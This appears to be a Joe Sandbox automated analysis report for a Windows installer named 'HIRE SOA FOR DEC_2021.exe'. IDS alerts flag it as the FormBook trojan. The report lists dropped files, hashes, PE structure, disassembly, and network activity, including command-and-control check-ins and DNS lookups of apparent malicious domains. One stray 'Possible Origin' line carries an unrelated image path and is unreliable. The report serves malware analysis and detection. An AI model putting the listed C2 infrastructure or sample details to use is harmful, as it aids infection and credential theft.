- Excluded IPs from analysis (whitelisted): 23.211.6.115, 204.79.197.222
- Excluded domains from analysis (whitelisted): ris.api.iris.microsoft.com, www.bing.com, fp.msedge.net, a-0019.a-msedge.net, e12564.dspb.akamaiedge.net, store-images.s-microsoft.com, a-0019.standard.a-msedge.net, store-images.s-microsoft.com-c.edgekey.net, 1.perf.msedge.net, displaycatalog.mp.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, arc.msn.com
- Not all processes where analyzed, report is missing behavior information

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp\nmdcx8dorpuxth4

Process:	C:\Users\user\Desktop\HIRE SOA FOR DEC_2021.exe
File Type:	data
Category:	dropped
Size (bytes):	215195
Entropy (8bit):	**7.993371558145753**
Encrypted:	**true**
SSDEEP:	6144:S4MsPfqHCpD/3QqPvIGcgvpd97JJs0p2Vwd8:vMk7/rRd97J+O2Vwe
MD5:	19A6D15C584C7CED29C4BE7B6E5C8310
SHA1:	CBE7A6A76AA53EB978275231E80552B9C7150D6D
SHA-256:	26D815E0D2F66777DD1ED59FAC4FDA402951E67B530183EF7F16E0A87E440607
SHA-512:	93AD0BAF26DC907821CC3DF6EAB9B0293213EFB9A9C8646DCBA80C2AEBB06A70D0A4E175FB907A8CAE38707E96FC6552805B33F8766124C74595896E8581391 2
Malicious:	false
Reputation:	low
Preview:	....t.f.U.O....z~k.aO....&..D.....R.....42e]\4.....R.`....H..6...IT.:v.%.+..59v...|p0=..;.e...H..|c.j..g.2Z-.....G.O..K.....T@...c.83..h.....`U.....*:.2f.$t.)....R.b.~4.@....nAo...E..E:.0v .....(....Q..\Y#.Q.J..\3..)&...F..<BJ..k...V.J\3..r%.t.f....[.%.~..C.. .....D.D....R.....42e]\4.....R^`...v.e.^Q...q(.'$.y.T.i....]....E...(.....p't:...\.l.w~A....G.O..d..SI../..VR.|.xu...}..l..W.>..I.Yi.....MI.Qvg...@..\#=nfq..[.#.E..0v ....~:t...;Q..\Y#.Q8@..e3...@.....DBJ.%.k..).V.J\...r%.t.f.....[.%.~Q.c.. .....D.....R.....42e]\4.....R^`...v.e.^Q...q(.'$.y.T.i....]....E...(.....p't:...\.l.w~A....G.O..d..SI../..VR.\|.xu...}..l..W.>..I.Yi.....MI.Qb.~4.@....nfy..[.5.E:.0v ....~:t....Q..\Y#.Q8@..e3...@.....DBJ.%.k..).V.J\...r%.t.f.....[.%.~Q.c.. .....D.....R.....42e]\4.....R^ `...v.e.^Q...q(.'$.y.T.i....]....E...(.....p't:...\.l.w~A....G.O..d..SI../..VR.|.xu...}..l..W.>..I.Yi.....MI.Qb.~4.@....nfy..[.5.E:.0v ....~:t....Q..\Y#.Q8@..e3.

C:\Users\user\AppData\Local\Temp\nslEC78.tmp

Process:	C:\Users\user\Desktop\HIRE SOA FOR DEC_2021.exe
File Type:	data
Category:	dropped
Size (bytes):	268283
Entropy (8bit):	7.6429002734152185
Encrypted:	false
SSDEEP:	6144:dH4MsPfqHCpD/3QqPvIGcgvpd97JJs0p2VwdZDw:iMk7/rRd97J+O2Vwr
MD5:	5D94CFA0DD7D4CC68EDEB9CAB7E1EF7E
SHA1:	2AF4AC4BA60F62E268A019082FEE442641BEF1DD
SHA-256:	AE66CE11CF30DA19A8A9319CFE9176DF4C09CF08BDD956F024398C53E7EE1F41

SHA-512:	652C233D5C41B072416141C5D5EFB110C32ACAC2BC253FA637CAF4A5942E23BC4A366A80A5A88723CE28437E816A0A9CDFE0C9708A73C79A417916B0617515E2
Malicious:	false
Reputation:	low
Preview:	.j.....,.....O.....i.....xj.....:.....J.....j.....P..... .....

C:\Users\user\AppData\Local\Temp\nslEC79.tmp\sdxajjgxerh.dll

Process:	C:\Users\user\Desktop\HIRE SOA FOR DEC_2021.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	20992
Entropy (8bit):	5.746712337711455
Encrypted:	false
SSDEEP:	384:b6PUQ1aldbpD3HXY0QmwiEiTIYKopaZUb6xhboqTb:bG1albrXY0HwinMdZeUhbo+b
MD5:	0BCCDBF53DEF482E16174CD6488E0CED
SHA1:	B33612410ABDBC5644292052C943EF5CC21F73A2
SHA-256:	DA9CDFE0680A235BC1EF297EAA6CF5723F34B95A043700E8ACE1BD8C24CE974C
SHA-512:	68B4D0FE21B58486FC07B53F57B75FE509E858FAFDD79B300DFB93E521CB2400693A3F18AE8AD941BFDDCA88FA6941ABF0B83D373CA7DA8C530254D8E9905846
Malicious:	false
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....Q...0...0...0...[...0...0..0..Mn...0..Mn...0..Hn...0..Mn...0..Rich.0... .....PE..L....*.a.....!.....@.....P.....@.....0Q..H...xQ.....`.....p.....P..0.... .....text....>.....@..... ..`.rdata.....P.....D.....@..@.rsrc.....`.....N.....@..@.reloc.....p.....P.....@..B.....

C:\Users\user\AppData\Local\Temp\yyyvokmb

Process:	C:\Users\user\Desktop\HIRE SOA FOR DEC_2021.exe
File Type:	data
Category:	dropped
Size (bytes):	4800
Entropy (8bit):	6.198337761833235
Encrypted:	false
SSDEEP:	96:+YWprIk5aM/Xh/s+Gt2Dw1xTv7VVOrHdr3vPWAmpvJytv9uAVpVk/aXEDT6hll87:dWpMKz/Rsh2Dw1xvVa9rfpmvytVZVs7w
MD5:	E66B15AA06214E6D88ECF31208BF636B
SHA1:	4ECD3FBCD14C48BBEE63D8B73DE26CE2C5C4FC42
SHA-256:	CB56D5562DFC52D2A9C672B2000E434D9B4BA5B63E679FC76018C86D4328E68A
SHA-512:	555BDA57EA973BA918337D61EE159FC64B7528708309A4A8130C90ECA9A92D418FDFBD1AB7F7927DAF8BFB2A56AE14318DA351A63D1B85D7DF1A1017EC5D04B7
Malicious:	false
Reputation:	low
Preview:	#VE~~'.".">)(...~M..Mi.^M..Mi.&.v~..r.~~~.J~}.B}.N..v.&o~~~..V.'R}.B}.N..v.&&~~~....'.}.B}.N..v.&.~~~....'.}.B}.N..v.&.~~~....'...NZ.4.F..YY.B...^.':..N.&Z....&..''..&..r.Z....N.u+. .&Y'r.Z...r.(.J.:...&~~~~.Z.W..r}.V.}..}.;.}.;.}.^.}.&..H.N...Bu....J.. {..}.V;...FMW...Y.r&~~~~...Z.~~~.Z.?...J.....7.B~'."..M..Mi.v..F.~1.B....F.~..N.j..'v...Z..r..F.~>..F.{..v.'r.7.B~ .ht..&.|~~&.|~~.j~..}].&.|~~&.|~~.F~.?..&*|~~&.|~~.F~'."."..M..Mi.&..vN~~~..V..r..v~.h..r.~~..r>..r..v...v!:&jW~~.....F..F..~..?V.*?R..&..F.[~..?V.*?R.|.F..~..WV...}].&.{~~.&.o}}..J !M..&.}.F&.}}}..J..J~.X..~!E...{~~~....7.Z~'."."">M..Mi.&..v.~~~.....r..v~.h..r.~~..r>..r..v...v!:&.Z~~.M..~~~..F..F..~..?..*?...B..F.[~..?..*?...N..F.[..?..*?...j...F..Y..g...g...&..F.[|..?. .*?..W.F..~..W...ht..&8~~~.&9r}}..J...~.F..&....{!.}..}.j}.N}.B}.F&5p}}..J..J~.X..~!E...{~~~....7.j~'."."...vN~~~..:..r..v~.h..r.~~..r>..r..v...v!:&.Y~~.....F..F..~..?:.*?&..B..F.[~..?:.*?&. |.F..~..W:..?..&.~~~.&.r}}..J!@}.

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows, Nullsoft Installer self-extracting archive
Entropy (8bit):	7.929169191733211
TrID:	• Win32 Executable (generic) a (10002005/4) 92.16% • NSIS - Nullsoft Scriptable Install System (846627/2) 7.80% • Generic Win/DOS Executable (2004/3) 0.02% • DOS Executable Generic (2002/1) 0.02% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.00%
File name:	HIRE SOA FOR DEC_2021.exe

File size:	253198
MD5:	d8af2363d5a46336733b6121c0b4cf0e
SHA1:	fcb0ee44436230d924b2550fc9935ee76f2498fe
SHA256:	2a4415721925c12ce8a80719697ffbda5daf88fe34804b0549bc5d5605790cdb
SHA512:	e34f724dc4a7837ff86ed5d5214e1ed22e5643bbd45f881066b05b4ae4766a6330a48db8e4ef8dcee9ca8bf5ace43d987a667f62ea086992d2ff1ee24875889d
SSDEEP:	6144:owKROwSVj01uIkVhb9ES64sucmuklkdjrxadrJfTu2taM:KOHVBVhbmqHGkopapJfTu2taM
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....uJ...$...$...$./.{...$...%.:.$.".y...$..7....$.f."...$.Rich..$.....PE..L.....H.....Z.....%2.....

File Icon

Icon Hash:	b2a88c96b2ca6a72

Static PE Info

General

Entrypoint:	0x403225
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, RELOCS_STRIPPED
DLL Characteristics:	
Time Stamp:	0x48EFCDC9 [Fri Oct 10 21:48:57 2008 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	099c0646ea7282d232219f8807883be0

Entrypoint Preview

Instruction
sub esp, 00000180h
push ebx
push ebp
push esi
xor ebx, ebx
push edi
mov dword ptr [esp+18h], ebx
mov dword ptr [esp+10h], 00409128h
xor esi, esi
mov byte ptr [esp+14h], 00000020h
call dword ptr [00407030h]
push 00008001h
call dword ptr [004070B4h]
push ebx
call dword ptr [0040727Ch]
push 00000008h
mov dword ptr [00423F58h], eax
call 00007FBC3045E820h
mov dword ptr [00423EA4h], eax
push ebx
lea eax, dword ptr [esp+34h]
push 00000160h

Instruction
push eax
push ebx
push 0041F450h
call dword ptr [00407158h]
push 004091B0h
push 004236A0h
call 00007FBC3045E4D7h
call dword ptr [004070B0h]
mov edi, 00429000h
push eax
push edi
call 00007FBC3045E4C5h
push ebx
call dword ptr [0040710Ch]
cmp byte ptr [00429000h], 00000022h
mov dword ptr [00423EA0h], eax
mov eax, edi
jne 00007FBC3045BCECh
mov byte ptr [esp+14h], 00000022h
mov eax, 00429001h
push dword ptr [esp+14h]
push eax
call 00007FBC3045DFB8h
push eax
call dword ptr [0040721Ch]
mov dword ptr [esp+1Ch], eax
jmp 00007FBC3045BD45h
cmp cl, 00000020h
jne 00007FBC3045BCE8h
inc eax
cmp byte ptr [eax], 00000020h
je 00007FBC3045BCDCh
cmp byte ptr [eax], 00000022h
mov byte ptr [eax+eax+00h], 00000000h

Rich Headers

Programming Language:	• [EXP] VC++ 6.0 SP5 build 8804

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0x73a4	0xb4	.rdata
IMAGE_DIRECTORY_ENTRY_RESOURCE	0x2c000	0x900	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_DEBUG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x7000	0x28c	.rdata
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x1000	0x5976	0x5a00	False	0.668619791667	data	6.46680044621	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rdata	0x7000	0x1190	0x1200	False	0.444878472222	data	5.17796812871	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.data	0x9000	0x1af98	0x400	False	0.55078125	data	4.68983486809	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.ndata	0x24000	0x8000	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_CNT_UNINITIALIZED_DATA, IMAGE_SCN_MEM_READ
.rsrc	0x2c000	0x900	0xa00	False	0.409375	data	3.94693169534	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_ICON	0x2c190	0x2e8	data	English	United States
RT_DIALOG	0x2c478	0x100	data	English	United States
RT_DIALOG	0x2c578	0x11c	data	English	United States
RT_DIALOG	0x2c698	0x60	data	English	United States
RT_GROUP_ICON	0x2c6f8	0x14	data	English	United States
RT_MANIFEST	0x2c710	0x1eb	XML 1.0 document, ASCII text, with very long lines, with no line terminators	English	United States

Imports

DLL	Import
KERNEL32.dll	CompareFileTime, SearchPathA, GetShortPathNameA, GetFullPathNameA, MoveFileA, SetCurrentDirectoryA, GetFileAttributesA, GetLastError, CreateDirectoryA, SetFileAttributesA, Sleep, GetTickCount, CreateFileA, GetFileSize, GetModuleFileNameA, GetCurrentProcess, CopyFileA, ExitProcess, SetFileTime, GetTempPathA, GetCommandLineA, SetErrorMode, LoadLibraryA, lstrcpynA, GetDiskFreeSpaceA, GlobalUnlock, GlobalLock, CreateThread, CreateProcessA, RemoveDirectoryA, GetTempFileNameA, lstrlenA, lstrcatA, GetSystemDirectoryA, GetVersion, CloseHandle, lstrcmpiA, lstrcmpA, ExpandEnvironmentStringsA, GlobalFree, GlobalAlloc, WaitForSingleObject, GetExitCodeProcess, GetModuleHandleA, LoadLibraryExA, GetProcAddress, FreeLibrary, MultiByteToWideChar, WritePrivateProfileStringA, GetPrivateProfileStringA, WriteFile, ReadFile, MulDiv, SetFilePointer, FindClose, FindNextFileA, FindFirstFileA, DeleteFileA, GetWindowsDirectoryA
USER32.dll	EndDialog, ScreenToClient, GetWindowRect, EnableMenuItem, GetSystemMenu, SetClassLongA, IsWindowEnabled, SetWindowPos, GetSysColor, GetWindowLongA, SetCursor, LoadCursorA, CheckDlgButton, GetMessagePos, LoadBitmapA, CallWindowProcA, IsWindowVisible, CloseClipboard, SetClipboardData, EmptyClipboard, RegisterClassA, TrackPopupMenu, AppendMenuA, CreatePopupMenu, GetSystemMetrics, SetDlgItemTextA, GetDlgItemTextA, MessageBoxIndirectA, CharPrevA, DispatchMessageA, PeekMessageA, DestroyWindow, CreateDialogParamA, SetTimer, SetWindowTextA, PostQuitMessage, SetForegroundWindow, wsprintfA, SendMessageTimeoutA, FindWindowExA, SystemParametersInfoA, CreateWindowExA, GetClassInfoA, DialogBoxParamA, CharNextA, OpenClipboard, ExitWindowsEx, IsWindow, GetDlgItem, SetWindowLongA, LoadImageA, GetDC, EnableWindow, InvalidateRect, SendMessageA, DefWindowProcA, BeginPaint, GetClientRect, FillRect, DrawTextA, EndPaint, ShowWindow
GDI32.dll	SetBkColor, GetDeviceCaps, DeleteObject, CreateBrushIndirect, CreateFontIndirectA, SetBkMode, SetTextColor, SelectObject
SHELL32.dll	SHGetPathFromIDListA, SHBrowseForFolderA, SHGetFileInfoA, ShellExecuteA, SHFileOperationA, SHGetSpecialFolderLocation
ADVAPI32.dll	RegQueryValueExA, RegSetValueExA, RegEnumKeyA, RegEnumValueA, RegOpenKeyExA, RegDeleteKeyA, RegDeleteValueA, RegCloseKey, RegCreateKeyExA
COMCTL32.dll	ImageList_AddMasked, ImageList_Destroy, ImageList_Create
ole32.dll	CoTaskMemFree, OleInitialize, OleUninitialize, CoCreateInstance
VERSION.dll	GetFileVersionInfoSizeA, GetFileVersionInfoA, VerQueryValueA

Possible Origin


Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/28/22-13:43:52.418301	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49795	80	192.168.2.4	15.197.142.173
01/28/22-13:43:52.418301	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49795	80	192.168.2.4	15.197.142.173
01/28/22-13:43:52.418301	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49795	80	192.168.2.4	15.197.142.173
01/28/22-13:43:52.615356	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49795	15.197.142.173	192.168.2.4
01/28/22-13:44:03.940446	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49800	80	192.168.2.4	154.212.212.21
01/28/22-13:44:03.940446	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49800	80	192.168.2.4	154.212.212.21
01/28/22-13:44:03.940446	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49800	80	192.168.2.4	154.212.212.21
01/28/22-13:44:19.805943	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49826	34.102.136.180	192.168.2.4
01/28/22-13:44:24.890101	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49827	80	192.168.2.4	142.250.203.115
01/28/22-13:44:24.890101	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49827	80	192.168.2.4	142.250.203.115
01/28/22-13:44:24.890101	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49827	80	192.168.2.4	142.250.203.115

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 13:43:26.571491003 CET	49767	80	192.168.2.4	104.21.86.185
Jan 28, 2022 13:43:26.588496923 CET	80	49767	104.21.86.185	192.168.2.4
Jan 28, 2022 13:43:26.589521885 CET	49767	80	192.168.2.4	104.21.86.185
Jan 28, 2022 13:43:26.589901924 CET	49767	80	192.168.2.4	104.21.86.185
Jan 28, 2022 13:43:26.606714010 CET	80	49767	104.21.86.185	192.168.2.4
Jan 28, 2022 13:43:26.629261971 CET	80	49767	104.21.86.185	192.168.2.4
Jan 28, 2022 13:43:26.629290104 CET	80	49767	104.21.86.185	192.168.2.4
Jan 28, 2022 13:43:26.629317999 CET	80	49767	104.21.86.185	192.168.2.4
Jan 28, 2022 13:43:26.629342079 CET	80	49767	104.21.86.185	192.168.2.4
Jan 28, 2022 13:43:26.629359961 CET	80	49767	104.21.86.185	192.168.2.4
Jan 28, 2022 13:43:26.629431963 CET	49767	80	192.168.2.4	104.21.86.185
Jan 28, 2022 13:43:26.629489899 CET	80	49767	104.21.86.185	192.168.2.4
Jan 28, 2022 13:43:26.629543066 CET	49767	80	192.168.2.4	104.21.86.185
Jan 28, 2022 13:43:26.629570007 CET	49767	80	192.168.2.4	104.21.86.185
Jan 28, 2022 13:43:26.629637003 CET	49767	80	192.168.2.4	104.21.86.185
Jan 28, 2022 13:43:36.835757017 CET	49792	80	192.168.2.4	160.153.136.3
Jan 28, 2022 13:43:36.862999916 CET	80	49792	160.153.136.3	192.168.2.4

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 13:43:36.863120079 CET	49792	80	192.168.2.4	160.153.136.3
Jan 28, 2022 13:43:36.863276958 CET	49792	80	192.168.2.4	160.153.136.3
Jan 28, 2022 13:43:36.890353918 CET	80	49792	160.153.136.3	192.168.2.4
Jan 28, 2022 13:43:36.892522097 CET	80	49792	160.153.136.3	192.168.2.4
Jan 28, 2022 13:43:36.892564058 CET	80	49792	160.153.136.3	192.168.2.4
Jan 28, 2022 13:43:36.892697096 CET	49792	80	192.168.2.4	160.153.136.3
Jan 28, 2022 13:43:36.892810106 CET	49792	80	192.168.2.4	160.153.136.3
Jan 28, 2022 13:43:36.919744015 CET	80	49792	160.153.136.3	192.168.2.4
Jan 28, 2022 13:43:47.083198071 CET	49794	80	192.168.2.4	52.6.230.169
Jan 28, 2022 13:43:47.222182035 CET	80	49794	52.6.230.169	192.168.2.4
Jan 28, 2022 13:43:47.222388983 CET	49794	80	192.168.2.4	52.6.230.169
Jan 28, 2022 13:43:47.222440958 CET	49794	80	192.168.2.4	52.6.230.169
Jan 28, 2022 13:43:47.361347914 CET	80	49794	52.6.230.169	192.168.2.4
Jan 28, 2022 13:43:47.363614082 CET	80	49794	52.6.230.169	192.168.2.4
Jan 28, 2022 13:43:47.363637924 CET	80	49794	52.6.230.169	192.168.2.4
Jan 28, 2022 13:43:47.363796949 CET	49794	80	192.168.2.4	52.6.230.169
Jan 28, 2022 13:43:47.363838911 CET	49794	80	192.168.2.4	52.6.230.169
Jan 28, 2022 13:43:47.503143072 CET	80	49794	52.6.230.169	192.168.2.4
Jan 28, 2022 13:43:52.399549007 CET	49795	80	192.168.2.4	15.197.142.173
Jan 28, 2022 13:43:52.418032885 CET	80	49795	15.197.142.173	192.168.2.4
Jan 28, 2022 13:43:52.418118000 CET	49795	80	192.168.2.4	15.197.142.173
Jan 28, 2022 13:43:52.418301105 CET	49795	80	192.168.2.4	15.197.142.173
Jan 28, 2022 13:43:52.436683893 CET	80	49795	15.197.142.173	192.168.2.4
Jan 28, 2022 13:43:52.615355968 CET	80	49795	15.197.142.173	192.168.2.4
Jan 28, 2022 13:43:52.615385056 CET	80	49795	15.197.142.173	192.168.2.4
Jan 28, 2022 13:43:52.615587950 CET	49795	80	192.168.2.4	15.197.142.173
Jan 28, 2022 13:43:52.615655899 CET	49795	80	192.168.2.4	15.197.142.173
Jan 28, 2022 13:43:52.634027958 CET	80	49795	15.197.142.173	192.168.2.4
Jan 28, 2022 13:43:58.215841055 CET	49796	80	192.168.2.4	212.1.210.76
Jan 28, 2022 13:43:58.333755016 CET	80	49796	212.1.210.76	192.168.2.4
Jan 28, 2022 13:43:58.333899021 CET	49796	80	192.168.2.4	212.1.210.76
Jan 28, 2022 13:43:58.334042072 CET	49796	80	192.168.2.4	212.1.210.76
Jan 28, 2022 13:43:58.453200102 CET	80	49796	212.1.210.76	192.168.2.4
Jan 28, 2022 13:43:58.453345060 CET	80	49796	212.1.210.76	192.168.2.4
Jan 28, 2022 13:43:58.453385115 CET	80	49796	212.1.210.76	192.168.2.4
Jan 28, 2022 13:43:58.453522921 CET	49796	80	192.168.2.4	212.1.210.76
Jan 28, 2022 13:43:58.453612089 CET	80	49796	212.1.210.76	192.168.2.4
Jan 28, 2022 13:43:58.453705072 CET	49796	80	192.168.2.4	212.1.210.76
Jan 28, 2022 13:43:58.467691898 CET	49796	80	192.168.2.4	212.1.210.76
Jan 28, 2022 13:43:58.585381985 CET	80	49796	212.1.210.76	192.168.2.4
Jan 28, 2022 13:44:03.659889936 CET	49800	80	192.168.2.4	154.212.212.21
Jan 28, 2022 13:44:03.940198898 CET	80	49800	154.212.212.21	192.168.2.4
Jan 28, 2022 13:44:03.940315962 CET	49800	80	192.168.2.4	154.212.212.21
Jan 28, 2022 13:44:03.940445900 CET	49800	80	192.168.2.4	154.212.212.21
Jan 28, 2022 13:44:04.448020935 CET	49800	80	192.168.2.4	154.212.212.21
Jan 28, 2022 13:44:04.557204962 CET	49800	80	192.168.2.4	154.212.212.21
Jan 28, 2022 13:44:04.729449987 CET	80	49800	154.212.212.21	192.168.2.4
Jan 28, 2022 13:44:04.838773012 CET	80	49800	154.212.212.21	192.168.2.4
Jan 28, 2022 13:44:04.838869095 CET	49800	80	192.168.2.4	154.212.212.21
Jan 28, 2022 13:44:05.036750078 CET	80	49800	154.212.212.21	192.168.2.4
Jan 28, 2022 13:44:05.036820889 CET	49800	80	192.168.2.4	154.212.212.21
Jan 28, 2022 13:44:05.317188025 CET	80	49800	154.212.212.21	192.168.2.4

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 13:43:26.540118933 CET	55854	53	192.168.2.4	8.8.8.8
Jan 28, 2022 13:43:26.565443993 CET	53	55854	8.8.8.8	192.168.2.4
Jan 28, 2022 13:43:36.675570011 CET	63153	53	192.168.2.4	8.8.8.8

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 28, 2022 13:43:36.697244883 CET	53	63153	8.8.8.8	192.168.2.4
Jan 28, 2022 13:43:41.922106028 CET	52991	53	192.168.2.4	8.8.8.8
Jan 28, 2022 13:43:41.950030088 CET	53	52991	8.8.8.8	192.168.2.4
Jan 28, 2022 13:43:46.968595982 CET	53700	53	192.168.2.4	8.8.8.8
Jan 28, 2022 13:43:47.081892014 CET	53	53700	8.8.8.8	192.168.2.4
Jan 28, 2022 13:43:52.373795033 CET	51726	53	192.168.2.4	8.8.8.8
Jan 28, 2022 13:43:52.398015976 CET	53	51726	8.8.8.8	192.168.2.4
Jan 28, 2022 13:43:58.174300909 CET	56794	53	192.168.2.4	8.8.8.8
Jan 28, 2022 13:43:58.214751005 CET	53	56794	8.8.8.8	192.168.2.4
Jan 28, 2022 13:44:03.486622095 CET	56621	53	192.168.2.4	8.8.8.8
Jan 28, 2022 13:44:03.658027887 CET	53	56621	8.8.8.8	192.168.2.4
Jan 28, 2022 13:44:09.469520092 CET	64078	53	192.168.2.4	8.8.8.8
Jan 28, 2022 13:44:09.585433960 CET	53	64078	8.8.8.8	192.168.2.4
Jan 28, 2022 13:44:14.590650082 CET	64801	53	192.168.2.4	8.8.8.8
Jan 28, 2022 13:44:14.619923115 CET	53	64801	8.8.8.8	192.168.2.4
Jan 28, 2022 13:44:19.639933109 CET	61721	53	192.168.2.4	8.8.8.8
Jan 28, 2022 13:44:19.670660019 CET	53	61721	8.8.8.8	192.168.2.4
Jan 28, 2022 13:44:24.810468912 CET	51255	53	192.168.2.4	8.8.8.8
Jan 28, 2022 13:44:24.871097088 CET	53	51255	8.8.8.8	192.168.2.4

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 28, 2022 13:43:26.540118933 CET	192.168.2.4	8.8.8.8	0xc41e	Standard query (0)	www.fjallravenz.online	A (IP address)	IN (0x0001)
Jan 28, 2022 13:43:36.675570011 CET	192.168.2.4	8.8.8.8	0x1b7	Standard query (0)	www.mmfirewood.net	A (IP address)	IN (0x0001)
Jan 28, 2022 13:43:41.922106028 CET	192.168.2.4	8.8.8.8	0x3846	Standard query (0)	www.estateglobal.info	A (IP address)	IN (0x0001)
Jan 28, 2022 13:43:46.968595982 CET	192.168.2.4	8.8.8.8	0xeb46	Standard query (0)	www.simonhaidomous.com	A (IP address)	IN (0x0001)
Jan 28, 2022 13:43:52.373795033 CET	192.168.2.4	8.8.8.8	0x43ba	Standard query (0)	www.spacebymeghan.com	A (IP address)	IN (0x0001)
Jan 28, 2022 13:43:58.174300909 CET	192.168.2.4	8.8.8.8	0x7245	Standard query (0)	www.akshayaasri.com	A (IP address)	IN (0x0001)
Jan 28, 2022 13:44:03.486622095 CET	192.168.2.4	8.8.8.8	0x17c3	Standard query (0)	www.morethanmummies.com	A (IP address)	IN (0x0001)
Jan 28, 2022 13:44:09.469520092 CET	192.168.2.4	8.8.8.8	0x8cf8	Standard query (0)	www.com-weekly.email	A (IP address)	IN (0x0001)
Jan 28, 2022 13:44:14.590650082 CET	192.168.2.4	8.8.8.8	0xb26e	Standard query (0)	www.cefseguranca-app.com	A (IP address)	IN (0x0001)
Jan 28, 2022 13:44:19.639933109 CET	192.168.2.4	8.8.8.8	0xd4c5	Standard query (0)	www.torapportal.com	A (IP address)	IN (0x0001)
Jan 28, 2022 13:44:24.810468912 CET	192.168.2.4	8.8.8.8	0xe94a	Standard query (0)	www.skworkforce.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 28, 2022 13:42:26.524518967 CET	8.8.8.8	192.168.2.4	0x52b2	No error (0)	a-0019.a.dns.azurefd.net	a-0019.standard.a-msedge.net		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 13:43:26.565443993 CET	8.8.8.8	192.168.2.4	0xc41e	No error (0)	www.fjallravenz.online		104.21.86.185	A (IP address)	IN (0x0001)
Jan 28, 2022 13:43:26.565443993 CET	8.8.8.8	192.168.2.4	0xc41e	No error (0)	www.fjallravenz.online		172.67.223.184	A (IP address)	IN (0x0001)
Jan 28, 2022 13:43:36.697244883 CET	8.8.8.8	192.168.2.4	0x1b7	No error (0)	www.mmfirewood.net	mmfirewood.net		CNAME (Canonical name)	IN (0x0001)
Jan 28, 2022 13:43:36.697244883 CET	8.8.8.8	192.168.2.4	0x1b7	No error (0)	mmfirewood.net		160.153.136.3	A (IP address)	IN (0x0001)
